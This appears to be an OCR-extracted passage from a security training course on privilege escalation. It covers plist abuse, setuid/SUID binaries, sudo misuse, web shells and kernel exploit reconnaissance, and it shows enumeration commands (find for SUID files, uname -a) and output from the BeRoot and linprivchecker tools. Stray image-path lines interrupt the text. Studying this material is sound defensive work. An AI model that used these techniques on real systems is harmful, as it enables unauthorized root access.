  In macOS, plist (property list) files include all the necessary information that is needed to configure applications and services. These files describe when programs should execute, the executable file path, program parameters, essential OS permissions, etc. The plist files are stored at specific locations like /Library/Preferences (which execute with high-level privileges) and ~/Library/Preferences (which execute with user privileges). Attackers can access and alter these plist files to execute malicious code on behalf of a legitimate user, and further use them as a persistence mechanism and to escalate privileges.

- **Setuid and Setgid**

  In Linux and macOS, if an application uses setuid or setgid, the application will execute with the privileges of the owning user or group, respectively. Generally, the applications run under the current user's privileges. There are certain circumstances where the programs must be executed with elevated privileges but the user running the program does not need the elevated privileges. In this scenario, one can set the setuid or setgid flags for their applications. An attacker can exploit the applications with the setuid or setgid flags to execute malicious code with elevated privileges.

- **Web Shell**

  A web shell is a web-based script that allows access to a web server. Web shells can be created in all OSs like Windows, Linux, and macOS. Attackers create web shells to inject a malicious script on a web server to maintain persistent access and escalate privileges. Attackers use a web shell as a backdoor to gain access and control a remote server. Generally, a web shell runs under the current user's privileges. Using a web shell, an attacker can perform privilege escalation by exploiting local system vulnerabilities. After escalating privileges, an attacker can install malicious software, change user permissions, add or remove users, steal credentials, read emails, etc.

- **Abusing Sudo Rights**

  Sudo (substitute user do) is a UNIX- and Linux-based system utility that permits users to run commands as a superuser or root by using the security privileges of another user. An **`/etc/sudoers`** file includes the configuration of sudo rights. This file contains detailed information regarding access permissions, including commands that are allowed to run with or without passwords per user or group.

  Attackers can abuse sudo to escalate their privileges to run programs that the normal users are not allowed to run. For example, if an attacker has sudo-rights to run a **`cp`** command then he/she can overwrite an **`/etc/sudoers`** or **`/etc/shadow`** file with his/her own malicious file. By overwriting the content of the sudoers file, he/she can edit the permissions to run various restricted commands or programs to launch further attacks on the system.

- **Abusing SUID and SGID Permissions**

  Set User Identification (SUID) and Set Group Identification (SGID) are access permissions given to a program file in UNIX-based systems. These permissions usually allow the users on the system to run a program with temporarily elevated privileges or root privileges to execute a particular task. The files with SUID and SGID rights run with higher privileges.

  In Linux, there are some commands and binaries that can be executed by the attackers to elevate their privileges from non-root users to root users, if flags of SUID and SGID rights are set. Some of the executable commands that can be used by attackers to spawn a shell and escalate privileges are **`nmap`**, **`vim`**, **`less`**, **`more`**, **`bash`**, **`cat`**, **`cp`**, **`echo`**, **`find`**, **`nano`**, etc. Attackers can use the following commands to find SUID and SGID files in the target system:

  ```
  # Find SUID
  find / -perm -u=s -type f 2>/dev/null
  # Find GUID
  ```

```
find / -perm -g=s -type f 2>/dev/null
```

- **Kernel Exploits**

  Kernel exploits refer to programs that can exploit vulnerabilities present in the kernel to execute arbitrary commands or code with higher privileges. By successfully exploiting kernel vulnerabilities, attackers can attain superuser or root-level access to the target system. To run a kernel exploit, attackers must have configuration details of the target system. Attackers use the following commands to obtain details such as the OS, kernel version, and architecture of the target system:

  # OS

  ```
  cat /etc/issue
  ```

  # Kernel version

  ```
  uname -a
  ```

  # Architecture


  ```
  cat /proc/version
  ```

  Attackers search *https://www.exploit-db.com* and execute Python scripts such as linprivchecker.py to detect kernel exploits for escalating privileges.

Privilege Escalation Tools

BeRoot

BeRoot is a post-exploitation tool to check **common misconfigurations** to find a way to escalate privileges




msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>beRoot.exe
beRoot.exe
|====================================================================|
|                                                                    |
|                 Windows Privilege Escalation                       |
|                                                                    |
|                        ! BANG BANG !                               |
|                                                                    |
|====================================================================|



################ Service ################

[!] Permission to create a service with openscmanager
True

[!] Binary located on a writable directory
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc_24f3e7
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
```

https://github.com

linpostexp

linpostexp tool obtains **detailed information** on the **kernel**, which can be used to escalate privileges on the target system



```
┌─[root@parrot]─[/home/attacker/Downloads/linpostexp-master]
└──╼ #python linprivchecker.py
=============================================================================================
LINUX PRIVILEGE ESCALATION CHECKER
=============================================================================================

[*] GETTING BASIC SYSTEM INFO...

[+] Kernel
    Linux version 5.14.0-9parrot1-amd64 (team@parrotsec.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 2021011
0, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.14.9-9parrot1 (2021-10-26)

[+] Hostname
    parrot

[+] Operating System
    Parrot OS 5.0 \n \l

[*] GETTING NETWORKING INFO...

[+] Interfaces
    eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.1.13  netmask 255.255.255.0  broadcast 10.10.1.255
    inet6 fe80::deb2:9b3b:5490:d89b  prefixlen 64  scopeid 0x20<link>
    ether 02:15:5d:03:56:67  txqueuelen 1000  (Ethernet)
    RX packets 18182  bytes 15689507 (14.9 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 4514  bytes 1731351 (1.6 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
    lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```

https://github.com

Other Privilege Escalation Tools:

- **PowerSploit** *https://github.com*
- **FullPowers** *https://github.com*
- **PEASS-ng** *https://github.com*
- **Windows Exploit Suggester** *https://github.com*

Privilege Escalation Tools


Privilege escalation tools such as BeRoot, linpostexp, Windows Exploit Suggester, etc. allow attackers to run a configuration assessment on a target system to find information about the underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, etc. Using this information, attackers can further find a way to exploit and elevate their privileges on the target system.

- **BeRoot**

  Source: *https://github.com*

